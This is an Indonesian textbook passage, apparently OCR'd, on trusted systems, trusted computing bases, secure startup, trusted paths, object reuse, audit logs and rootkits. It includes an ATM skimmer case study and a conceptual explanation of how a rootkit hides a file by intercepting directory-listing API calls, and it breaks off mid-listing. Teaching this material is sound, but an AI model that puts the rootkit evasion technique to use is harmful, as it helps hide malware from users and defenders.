
Trusted System memiliki tiga karakteristik:

- kebijakan yang ditetapkan yang merinci kualitas keamanan yang diterapkannya
- langkah-langkah dan mekanisme yang tepat untuk menegakkan keamanan itu secara memadai
- pengawasan atau evaluasi independen untuk memastikan bahwa mekanisme telah dipilih dan diterapkan dengan benar sehingga kebijakan keamanan benar-benar ditegakkan.

Sejarah Trusted System

Trusted System memiliki sejarah panjang dan gelisah dalam keamanan komputer. Kebutuhan akan sistem yang aman menjadi jelas di awal masa multiuser, komputasi bersama, pada 1960-an. Willis Ware memimpin sebuah komite yang menyatakan perlunya penegakan keamanan yang lebih kuat dalam sistem. Selama tahun 1970-an, penelitian dan sistem aktual menunjukkan kemampuan dan kebutuhan akan sistem semacam itu, yang berpuncak pada laporan dari komite James Anderson yang menyerukan pengembangan proses untuk memperoleh sistem yang lebih dapat dipercaya.

Dimulai dengan konsep pada akhir 1970-an, Departemen Pertahanan AS menulis Trusted Computer System Evaluation Criteria (disebut TCSEC atau Orange Book, karena warna sampulnya), sebuah dokumen yang menentukan fungsionalitas, prinsip desain, dan metodologi evaluasi. untuk sistem komputer terpercaya. Seiring waktu, pendekatan yang sama diperluas ke komponen jaringan dan sistem manajemen basis data. Untuk alasan yang kami jelaskan secara singkat, skema ini tidak mencapai tingkat penerimaan yang diinginkan. Namun demikian, TCSEC meletakkan dasar bagi kemajuan kemajuan di atas fondasi itu. Yang juga penting adalah bahwa perkembangan ini dimulai di Amerika Serikat, tetapi berkembang pesat untuk melibatkan Kanada, Jerman, Inggris, Belanda, dan Prancis (serta bekerja di negara lain), menghasilkan pendekatan yang benar-benar internasional untuk sistem komputer tepercaya, digambarkan dalam garis waktu Gambar 1.16.



Gambar 1.16 Kriteria Evaluasi dan Desain Trusted System

Tahun 1980-an dan 1990-an melihat beberapa kandidat untuk mengevaluasi tingkat kepercayaan sistem, dan pendekatan ini bertemu antara 1995 dan 2003 dalam proses evaluasi internasional, yang disebut Kriteria Umum untuk Evaluasi Keamanan Teknologi Informasi (*the Common Criteria for Information Technology Security Evaluation*). Hari ini, berkat standar itu, pasar memiliki banyak produk yang kepercayaannya telah dikonfirmasi secara independen.

Pada bagian selanjutnya kita akan memeriksa fungsi-fungsi penting untuk sistem yang terpercaya. Kemudian, di bagian berikut, kami menjelaskan secara singkat proses evaluasi dan sertifikasi Trusted System saat ini.

Fungsi Trusted System

Trusted System berisi fungsi tertentu untuk memastikan keamanan. Di bagian ini kita melihat beberapa aspek dari Trusted System, dimulai dengan basis komputasi tepercaya.

Trusted Computing Base (TCB)

Basis komputasi tepercaya, atau TCB, adalah nama yang kami berikan untuk semua yang ada di sistem operasi tepercaya yang diperlukan untuk menegakkan kebijakan keamanan. Atau, kami mengatakan bahwa TCB terdiri dari bagian-bagian dari sistem operasi tepercaya yang kami andalkan untuk penegakan kebijakan yang benar.

Kita dapat memikirkan TCB sebagai keseluruhan yang koheren dengan cara berikut. Misalkan Anda membagi sistem operasi tepercaya ke dalam bagian-bagian yang ada di TCB dan yang tidak, dan Anda mengizinkan pemrogram jahat yang paling ahli untuk menulis semua bagian non-TCB. Karena TCB menangani semua keamanan (termasuk melindungi dirinya sendiri), tidak ada bagian berbahaya non-TCB yang dapat mengganggu penegakan kebijakan keamanan TCB yang benar. Definisi ini memberi Anda perasaan bahwa TCB membentuk cangkang seperti benteng yang melindungi apa pun dalam sistem yang membutuhkan perlindungan. Namun analogi


tersebut juga memperjelas arti dari trust in Trusted Operating System: Kepercayaan kami terhadap keamanan seluruh sistem bergantung pada TCB.

Jelas, TCB harus benar dan lengkap. Jadi, untuk memahami bagaimana merancang TCB yang baik, kami fokus pada pembagian antara elemen TCB dan non-TCB dari sistem operasi dan memusatkan upaya kami untuk memastikan kebenaran TCB.

Fungsi TCB

Apa yang dimaksud dengan TCB? Kami dapat menjawab pertanyaan ini dengan membuat daftar elemen sistem yang dapat diandalkan oleh penegakan keamanan:

- perangkat keras, termasuk prosesor, memori, register, jam, dan perangkat I/O
- beberapa gagasan tentang proses, sehingga kita dapat memisahkan dan melindungi proses yang kritis terhadap keamanan
- file primitif, seperti database kontrol akses keamanan dan data identifikasi dan otentikasi
- memori yang dilindungi, sehingga monitor referensi dapat dilindungi dari gangguan
- beberapa komunikasi antarproses, sehingga bagian yang berbeda dari TCB dapat meneruskan data ke dan mengaktifkan bagian lain; misalnya, monitor referensi dapat memanggil dan meneruskan data dengan aman ke rutin audit



Gambar 5.17 Sistem Dipisahkan menjadi Bagian TCB dan Non-TCB

Tampaknya daftar ini mencakup sebagian besar sistem operasi, tetapi sebenarnya TCB hanyalah sebagian kecil. Misalnya, meskipun TCB memerlukan akses ke file data penegakan, TCB tidak memerlukan seluruh struktur file dari direktori hierarkis, perangkat virtual, file yang diindeks, dan file multiperangkat. Dengan demikian, TCB mungkin berisi pengelola file primitif untuk menangani hanya file data keamanan kecil dan sederhana yang diperlukan untuk TCB. Manajer file yang lebih kompleks untuk menyediakan file yang terlihat secara eksternal dapat berada di luar TCB. Gambar 1.17 menunjukkan pembagian tipikal menjadi bagian TCB dan non-TCB.

TCB, yang harus menjaga kerahasiaan dan integritas setiap domain, memantau empat interaksi dasar.

- Proses aktivasi. Dalam lingkungan multiprogramming, aktivasi dan deaktivasi proses sering terjadi. Mengubah dari satu proses ke proses lain memerlukan perubahan lengkap register, peta relokasi, daftar akses file, informasi status proses, dan petunjuk lainnya, yang sebagian besar merupakan informasi yang sensitif terhadap keamanan.
- Eksekusi pengalihan domain. Proses yang berjalan di satu domain sering kali memanggil proses di domain lain untuk mendapatkan data atau layanan yang kurang lebih sensitif.
- Perlindungan memori. Karena setiap domain menyertakan kode dan data yang disimpan dalam memori, TCB harus memantau referensi memori untuk memastikan kerahasiaan dan integritas untuk setiap domain.
- Operasi I/O. Dalam beberapa sistem, perangkat lunak terlibat dengan setiap karakter yang ditransfer dalam operasi I/O. Perangkat lunak ini menghubungkan program pengguna di domain terluar ke perangkat I/O di domain terdalam (perangkat keras). Dengan demikian, operasi I/O dapat melintasi semua domain.

Basis komputasi tepercaya (TCB): semua yang diperlukan sistem untuk menegakkan kebijakan keamanannya

Desain TCB


Pembagian sistem operasi ke dalam aspek TCB dan non-TCB nyaman bagi desainer dan pengembang karena itu berarti bahwa semua kode yang relevan dengan keamanan terletak di satu bagian (logis). Tetapi perbedaannya lebih dari sekadar logis. Untuk memastikan bahwa penegakan keamanan tidak dapat dipengaruhi oleh kode non-TCB, kode TCB harus dijalankan dalam beberapa status terlindungi yang membedakannya dan melindunginya dari gangguan atau kompromi oleh kode apa pun di luar TCB. Dengan demikian, penataan menjadi TCB dan non-TCB harus dilakukan secara sadar.

Namun, setelah penataan ini dilakukan, kode di luar TCB dapat diubah sesuka hati, tanpa memengaruhi kemampuan TCB untuk menegakkan keamanan. Kemampuan untuk berubah ini membantu pengembang karena ini berarti bahwa bagian utama dari sistem operasi - utilitas, driver perangkat, manajer antarmuka pengguna, dan sejenisnya - dapat direvisi atau diganti kapan saja; hanya kode TCB yang harus

dikontrol lebih hati-hati. Akhirnya, bagi siapa pun yang mengevaluasi keamanan sistem operasi tepercaya, pembagian menjadi TCB dan non-TCB menyederhanakan evaluasi secara substansial karena kode non-TCB tidak perlu dipertimbangkan.

TCB dipisahkan untuk mencapai perlindungan diri dan kemandirian. Implementasi TCB Kegiatan terkait keamanan kemungkinan akan dilakukan di tempat yang berbeda. Keamanan berpotensi terkait dengan setiap akses memori, setiap operasi I/O, setiap akses file atau program, setiap aktivasi atau penghentian pengguna, setiap pembuatan utas eksekusi baru, dan setiap komunikasi antarproses. Dalam sistem operasi modular, aktivitas terpisah ini dapat ditangani dalam modul independen. Masing-masing modul terpisah ini memiliki fungsi terkait keamanan dan fungsi lainnya.

Mengumpulkan semua fungsi keamanan ke dalam TCB dapat merusak modularitas sistem operasi yang ada. TCB terpadu mungkin juga terlalu besar untuk dianalisis dengan mudah. Namun demikian, seorang desainer dapat memutuskan untuk memisahkan fungsi keamanan dari sistem operasi yang ada, menciptakan kernel keamanan. Bentuk kernel ini digambarkanpada Gambar 1.18.



Gambar 1.18 Kernel Keamanan

Pendekatan yang lebih masuk akal adalah mendesain kernel keamanan terlebih dahulu dan kemudian mendesain sistem operasi di sekitarnya. Teknik ini digunakan oleh Honeywell dalam desain prototipe untuk sistem operasinya yang aman, Scomp. Teknik ini digunakan oleh Honeywell dalam desain prototipe untuk sistem operasinya yang aman, Scomp. Sistem itu hanya berisi dua puluh modul untuk menjalankan fungsi keamanan primitif, dan modul ini terdiri dari kurang dari 1.000 baris kode sumber bahasa tingkat tinggi. Setelah kernel keamanan Scomp yang sebenarnya dibangun, fungsinya berkembang menjadi sekitar 10.000 baris kode.

Dalam desain berbasis keamanan, kernel keamanan membentuk lapisan antarmuka, tepat di atas perangkat keras sistem. Kernel keamanan memantau semua akses perangkat keras sistem operasi dan melakukan semua fungsi perlindungan. Kernel keamanan, yang bergantung pada dukungan dari perangkat keras, memungkinkan sistem operasi itu sendiri untuk menangani sebagian besar fungsi yang tidak terkait dengan keamanan. Dengan cara ini, kernel keamanan bisa menjadi kecil dan efisien. Sebagai produk sampingan dari partisi ini, sistem komputasi memiliki setidaknya tiga domain eksekusi: kernel keamanan, sistem operasi, dan pengguna. Situasi ini digambarkan pada Gambar 1-1 di awal bab ini.

Startup Aman

Startup adalah titik lemah yang diketahui dalam desain sistem. Sebelum sistem operasi berfungsi penuh, kemampuan perlindungannya terbatas. Semakin banyak potongan menjadi operasional, mereka melakukan kontrol yang lebih penuh atas sumber daya. Selama startup, sifat ancaman juga berkurang karena pengguna belum aktif dan koneksi jaringan belum terbentuk.

Perancang Trusted System mengenali kerentanan saat startup sistem, terutama jika itu adalah restart dari kegagalan sebelumnya. Dengan demikian, dokumen desain Trusted System seperti Buku Oranye [DOD85] mengharuskan pengembang untuk menunjukkan bahwa ketika sistem dimulai, semua fungsi keamanan bekerja dengan benar dan tidak ada efek yang tersisa dari sesi sistem sebelumnya.

Startup yang aman memastikan tidak ada Malicious code yang dapat memblokir atau mengganggu penegakan keamanan.

Jalur Tepercaya

Penting untuk keamanan adalah asosiasi pengguna manusia ke konstruksi internal sistem operasi dari suatu subjek.

Tetapi bagaimana dengan arah lain: Seorang pengguna tidak dapat diharapkan untuk mengekspos data validasi unik ke perangkat lunak apa pun yang memintanya. (Anda tidak akan—atau setidaknya tidak boleh—memasukkan kata sandi Anda di layar mana pun yang meminta Anda.) Seperti yang Anda ketahui, pemrogram yang cukup kompeten dapat menulis kode untuk memunculkan kotak dengan bidang untuk nama pengguna dan kata sandi. Bagaimana Anda bisa yakin bahwa kotak itu berasal dan meneruskan data yang dimasukkan ke pengelola kata sandi?

Bagaimana Anda tahu bahwa kotak itu sah? Pertanyaan ini sebenarnya hanyalah sisi lain dari autentikasi: aplikasi ingin memastikan bahwa Anda adalah seperti yang Anda katakan, tetapi Anda juga perlu tahu bahwa aplikasi tersebut adalah apa yang dikatakannya.

Masalah ini sulit dipecahkan di tingkat aplikasi, tetapi di tingkat sistem operasi sedikit lebih mudah untuk dipecahkan. Jalur tepercaya adalah koneksi yang tidak dapat

dipalsukan di mana pengguna dapat yakin untuk berkomunikasi langsung dengan sistem operasi, bukan dengan aplikasi perantara palsu apa pun. Pada hari-hari awal Microsoft Windows, pengguna harus menekan tombol kontrol, alt, dan hapus secara bersamaan untuk mengaktifkan prompt login. Driver perangkat keyboard menjebak satu urutan itu dan segera mentransfer kontrol ke rutinitas otentikasi sistem operasi. Jadi, bahkan jika sebuah aplikasi dapat memalsukan layar login yang tampak meyakinkan, pengguna tahu satu-satunya cara aman untuk login adalah dengan menekan control–alt–delete.

Jalur tepercaya mencegah interferensi antara pengguna dan mekanisme penegakan keamanan sistem operasi.

Trusted System memerlukan jalur tepercaya untuk semua operasi autentikasi yang kritis terhadap keamanan, seperti mengubah kata sandi. Buku Oranye [DOD85] membutuhkan "jalur komunikasi tepercaya antara dirinya dan pengguna untuk login dan otentikasi awal. Komunikasi melalui jalur ini akan dimulai secara eksklusif oleh pengguna." Kasus 1-4 menjelaskan kasus fisik di mana kurangnya jalur tepercaya membahayakan keamanan.

Kasus 1.4

Eksploitasi Alat Skimmer

Wartawan Brian Krebs memiliki serangkaian laporan tentang skimmer ATM. (Lihat http://krebsonsecurity.com/2011/01/atm-skimmers-up-close/ dan ikuti tautan untuk posting lain; perhatikan terutama seberapa otentik tampilan perangkat dalam Gambar .) Skimmer adalah perangkat yang cocok slot pada mesin ATM tempat Anda memasukkan kartu bank. Skimmer membaca informasi yang dikodekan pada strip magnetik kartu bank dan, dalam beberapa model, kamera kecil memotret tangan Anda saat Anda memasukkan PIN. Penjahat kemudian mengunduh data yang diambil, dan dengan informasi yang disandikan yang telah ditangkapnya, penjahat membuat duplikat kartu bank. Menggunakan PIN Anda, penjahat kemudian dapat menyamar sebagai Anda untuk mengakses akun Anda.

Penipuan kartu ATM lazim di Amerika Serikat, tetapi hanya sedikit konsumen yang khawatir karena saat ini sebagian besar bank mengganti kerugian ke rekening individu. Di Eropa, bagaimanapun, bank mengambil sikap yang lebih keras, membuat pelanggan bertanggung jawab atas beberapa kerugian. Menurut Tim Keamanan ATM Eropa, kejahatan ATM naik 24 persen untuk periode enam bulan Januari-Juni 2010 dibandingkan dengan periode yang sama tahun 2009; ada 5.743 serangan pada periode 2010 dengan kerugian €144 juta (hampir $200 juta). Sebaliknya, Dinas Rahasia AS memperkirakan penipuan ATM sekitar $ 1 miliar di Amerika Serikat.

Tiga peneliti dari Universitas Cambridge menemukan masalah serupa dengan skimmer yang ditambahkan ke terminal genggam yang banyak digunakan di Eropa untuk memvalidasi kartu kredit pelanggan. Pelanggan memberikan kartu kepada

petugas, yang memasukkannya ke dalam mesin dengan keypad numerik dan memberikan mesin kepada pelanggan untuk memasukkan PIN rahasia. Meskipun pelanggan melakukan fungsi otentikasi, para peneliti menemukan bahwa mereka dapat memperoleh data kartu dan PIN, yang memungkinkan penggunaan kembali data tersebut. Kerentanan melibatkan gangguan fisik dan intersepsi. Para peneliti ini merancang dan mengimplementasikan hanya demonstrasi pembuktian konsep dari kekurangannya, sehingga masalah tersebut tidak menyebabkan kerugian nyata yang kami sadari. Namun, desainer yang tidak fokus pada kelemahan keamanan menghasilkan banyak produk yang digunakan secara luas.

Object Reuse

Salah satu cara sistem komputasi mempertahankan efisiensinya adalah dengan menggunakan kembali objek. Sistem operasi mengontrol alokasi sumber daya, dan sebagai sumber daya dibebaskan untuk digunakan oleh pengguna atau program lain, sistem operasi mengizinkan pengguna atau program berikutnya untuk mengakses sumber daya. Tetapi objek yang dapat digunakan kembali harus dikontrol dengan hati-hati, jangan sampai mereka menciptakan kerentanan yang serius. Untuk mengetahui alasannya, pertimbangkan apa yang terjadi saat file baru dibuat. Biasanya, ruang untuk file berasal dari kumpulan ruang kosong yang sebelumnya digunakan di disk, di memori, atau di perangkat penyimpanan lain. Ruang yang dibebaskan dikembalikan ke kumpulan "kotor", yaitu, masih berisi data dari pengguna sebelumnya. Karena sebagian besar pengguna akan menulis ke file sebelum mencoba membacanya, data pengguna baru akan menghapus data pemilik sebelumnya, sehingga tidak ada pengungkapan informasi pengguna sebelumnya yang tidak sesuai. Namun, pengguna jahat dapat mengklaim sejumlah besar ruang dan kemudian mengais data sensitif dengan membaca sebelum menulis. Serangan semacam ini disebut penggunaan kembali objek.

Sanitasi objek memastikan tidak ada kebocoran data jika subjek menggunakan objek memori yang dilepaskan oleh subjek lain.

Untuk mencegah kebocoran penggunaan kembali objek, sistem operasi menghapus (yaitu, menimpa) semua ruang yang akan dipindahkan sebelum mengizinkan pengguna berikutnya untuk mengaksesnya. Media magnetik sangat rentan terhadap ancaman ini. Peralatan yang sangat presisi dan mahal terkadang dapat memisahkan data terbaru dari data yang direkam sebelumnya, dari data sebelumnya, dan lain sebagainya. Ancaman ini, yang disebut remanensi magnetik, berada di luar cakupan buku ini. Bagaimanapun, sistem operasi harus bertanggung jawab untuk "membersihkan" sumber daya sebelum mengizinkan akses ke sana.

Audit

Trusted System juga harus melacak setiap perubahan yang relevan dengan keamanan, seperti pemasangan program baru atau modifikasi pada sistem operasi. Log audit harus dilindungi dari gangguan, modifikasi, atau penghapusan selain oleh administrator keamanan yang diautentikasi. Selanjutnya, log audit harus aktif selama operasi sistem. Jika media audit memenuhi kapasitas (misalnya, jika catatan audit yang ditulis ke disk menggunakan semua ruang pada disk), sistem akan dimatikan.

1.3 Rootkit

Rootkit adalah kumpulan software yang dirancang untuk menyembunyikan proses, file dan data system yang berjalan dilatar belakang dari sebuah Operating system. Awalnya program ini tidak berbahaya, tetapi program ini sering dimanfaatkan oleh pembuat malware untuk melindungi program jahatnya agar tidak diketahui oleh System maupun antivirus.

Root: subjek paling istimewa (dalam sistem Unix)

Awal mulanya Rootkit hanya sebatas software yang digunakan untuk mengembalikan password root di dalam OS Linux yang lupa. Karena untuk mengembalikan password hanya bisa dilakukan oleh Root pada UNIX (setara dengan Administrator pada Win), dibuatlah Rootkit ini.

Dalam perkembangannya, Rootkit digunakan oleh perusahaan music kelas dunia untuk melindungi CD music dari pembajakan. Tetapi meskipun tujuan utamanya untuk melindungi dari pembajakan, Rootkit digunakan untuk melindugi Malware (lebih tepatnya menyembunyikan malware).

Di sistem operasi Unix, root adalah identitas pengguna yang paling kuat, memiliki sumber daya sistem yang sensitif seperti memori dan melakukan tindakan yang kuat seperti membuat pengguna dan mematikan proses. Akar identitas biasanya bukan pengguna dengan kredensial login; alih-alih itu adalah nama entitas (subjek) yang dibuat untuk memiliki dan menjalankan semua tugas sistem primitif (dan tugas ini membuat identitas pengguna yang tersisa seperti admin dan pengguna biasa). Jadi, kompromi—menjadi—tugas dengan hak akses root adalah tujuan akhir peretas karena dari posisi itu peretas memiliki kontrol sistem yang lengkap dan tidak terbatas.

Rootkit: Alat atau skrip yang mendapatkan hak akses root

Seperti yang telah Anda lihat, ada dua jenis penyerang: mereka yang membuat serangan baru dan mereka yang hanya mengeksekusi gagasan orang lain. Yang terakhir jauh melebihi yang pertama, tetapi serangan baru sangat merepotkan karena

mereka baru, dan karena itu tidak dikenal oleh alat perlindungan dan tim respons. Seperti yang kami jelaskan di Bab 3, orang yang mengeksekusi kode serangan dari orang lain terkadang disebut sebagai “script kiddies” karena mereka hanya mengeksekusi skrip atau paket serangan orang lain. Paket serangan yang mencapai status root disebut rootkit. Di bagian ini kita melihat rootkit untuk melihat bagaimana kekuatan root dapat digunakan untuk menyebabkan kerusakan serius dan sulit diberantas.

1.3.1 Phone Rootkit

Para peneliti di Universitas Rutgers menunjukkan kemampuan untuk memuat rootkit ke ponsel. Sistem operasi ponsel agak sederhana, meskipun smartphone dengan fungsionalitasnya yang kaya menuntut sistem operasi yang lebih kompleks untuk mendukung antarmuka pengguna grafis, aplikasi yang dapat diunduh, dan file data terkait. Kompleksitas sistem operasi menyebabkan lebih banyak peluang untuk serangan dan, pada akhirnya, rootkit. Rootkit bisa ada di sistem operasi apa pun; peneliti Rutgers memilih untuk menyelidiki platform ini karena relatif sederhana dan banyak pengguna lupa—atau tidak menyadari—itu adalah sistem operasi yang dapat dikompromikan. Poin-poin dalam penelitian ini berlaku sama untuk sistem operasi untuk komputer yang lebih tradisional.

Dalam satu tes, para peneliti mendemonstrasikan rootkit yang dapat menyalakan mikrofon ponsel tanpa sepengetahuan pemiliknya. Dalam kasus seperti itu, penyerang akan mengirim pesan teks yang tidak terlihat ke telepon yang terinfeksi, menyuruhnya melakukan panggilan dan menyalakan mikrofon; bayangkan dampak serangan seperti itu ketika pemilik ponsel sedang rapat di mana penyerang ingin menguping.

Dalam demonstrasi lain, para peneliti yang sama ini menampilkan rootkit yang merespons permintaan teks dengan menyampaikan lokasi ponsel seperti yang disediakan oleh penerima GPS-nya. Ini akan memungkinkan penyerang melacak keberadaan pemiliknya.

Dalam tes ketiga, para peneliti menunjukkan rootkit yang dapat mengaktifkan kemampuan yang haus daya—seperti radio Bluetooth dan penerima GPS—untuk menguras baterai dengan cepat. Orang-orang bergantung pada ponsel untuk keadaan darurat. Bayangkan sebuah skenario di mana penyerang ingin mencegah korban meminta bantuan, misalnya, ketika penyerang mengejar korban di dalam mobil. Jika baterai ponsel mati, ponsel tidak dapat memanggil bantuan.


Bagian terburuk dari ketiga serangan ini adalah mereka tidak terdeteksi secara efektif: Antarmuka ponsel tampaknya tidak berbeda dengan pengguna yang tidak menyadari bahaya. Rootkit dengan demikian dapat melakukan tindakan yang biasanya disediakan untuk sistem operasi tetapi melakukannya tanpa sepengetahuan pengguna.

Rootkit adalah variasi dari tema virus. Rootkit adalah bagian dari Malicious code yang berusaha keras untuk tidak ditemukan atau, jika ditemukan dan dihapus, untuk membangun kembali dirinya sendiri bila memungkinkan. Nama rootkit mengacu pada upaya kode untuk beroperasi sebagai root, pengguna ultraprivileged dari sistem Unix, dinamakan demikian karena bagian paling kritis dan mendasar dari sistem operasi Unix disebut fungsi root.

Tempatkan diri Anda dalam pikiran penyerang. Jika Anda menginginkan persistensi, Anda menginginkan serangan yang sangat sulit dideteksi sehingga korban Anda tidak dapat menemukan dan mencoba menghapus kode Anda. Dua kondisi dapat membantu Anda tetap tidak ditemukan: kode Anda dieksekusi sebelum program lain yang mungkin memblokir eksekusi Anda dan Anda tidak terdeteksi sebagai file atau proses. Anda dapat mencapai dua tujuan ini bersama-sama. Berada dalam kendali di awal siklus boot sistem akan memungkinkan Anda untuk mengontrol pertahanan sistem lain alih-alih mereka mengendalikan Anda. Jika kode Anda diperkenalkan cukup awal, itu dapat menimpa fungsi sistem normal lainnya yang akan mendeteksi keberadaannya. Mari kita lihat contoh sederhana.

1.3.2 Rootkit Menghindari Deteksi

Dalam istilah awam, rootkit adalah bentuk malware yang jahat, menakutkan, bahkan berbahaya yang sekarang menjadi salah satu risiko keamanan malware tertinggi sepanjang masa. Ini akan memasuki komputer kalian tanpa izin kalian, mematikan perlindungan antivirus kalian tanpa terdeteksi, dan biarkan penyerang menjadi administrator yang tidak sah sehingga dapat mengambil sepenuhnya kontrol virtual dan memiliki akses root ke sistem kalian.



Gambar 1.19 Menggunakan API dan Panggilan Fungsi untuk Memeriksa File

Malicious code terdiri dari file yang dapat dieksekusi, sama seperti semua kode lainnya. Agar dapat dieksekusi, kode jahat harus mencari dan memanggil bagiannya, yang biasanya menyiratkan bahwa beberapa bagian ini dapat diprediksi: Mereka memiliki nama, ukuran, lokasi, atau bentuk tertentu, tetapi prediktabilitas yang sama membuat mereka menjadi target alat yang mencari Malicious code (seperti pemeriksa virus). Serangan mungkin melibatkan file mal_code.exe yang disimpan di c:/winnt/apps. Saat Anda menjalankan program penjelajah file di direktori itu, mal_code.exe akan muncul di daftar, dan Anda mungkin mengenali dan menghapus file tersebut.

Alat antivirus (dan sebagian besar program) tidak berisi kode untuk menanyakan disk, menentukan format disk, mengidentifikasi file dan tempat penyimpanannya, menemukan nama file dan properti dari Tabel indeks, atau menyusun hasil untuk digunakan dan ditampilkan. Sebagai gantinya, alat memanggil fungsi bawaan melalui antarmuka pemrograman aplikasi (API) untuk mendapatkan informasi ini. Misalnya, seperti yang ditunjukkan pada Gambar 1.19, fungsi Windows API FindFirstFile() dan FindNextFile() mengembalikan nama file dari file pertama atau berikutnya yang cocok dengan kriteria tertentu. Kriteria mungkin nol, menyiratkan untuk memilih semua file. Fungsi-fungsi ini pada gilirannya memanggil fungsi sistem "mode asli" Kernel NT, seperti NTQueryDirectoryObject. Di akhir rantai panggilan ini adalah panggilan fungsi sederhana: Muat nomor ke dalam register untuk mewakili fungsi sistem tertentu untuk dilakukan, dan jalankan instruksi panggilan ke kernel sistem operasi. Sistem operasi mengembalikan informasi deskriptif, dan format fungsi tingkat yang lebih tinggi dan menyajikan informasi itu. Langkah-langkah ini mencerminkan fungsi berlapis dari sistem operasi yang digambarkandalam Gambar sebelumnya dalam bab ini.

Bagaimana jika Malicious code mengganggu urutan panggilan itu? Sebagai contoh, perhatikan daftar direktori yang ditunjukkan pada Gambar 5-20, yang mengGambar kan isi sebenarnya dari sebuah subdirektori. Seorang penyerang dapat mencegat daftar tersebut untuk mengubahnya ke yang ditunjukkan pada Gambar 1.21, di mana file mal_code.exe tidak muncul.

```
Volume in drive C has no label.
 Volume Serial Number is E4C5-A911

 Directory of C:\WINNT\APPS

01-09-14  13:34         <DIR>          .
01-09-14  13:34         <DIR>          ..
24-07-12  15:00                82,944 CLOCK.AVI
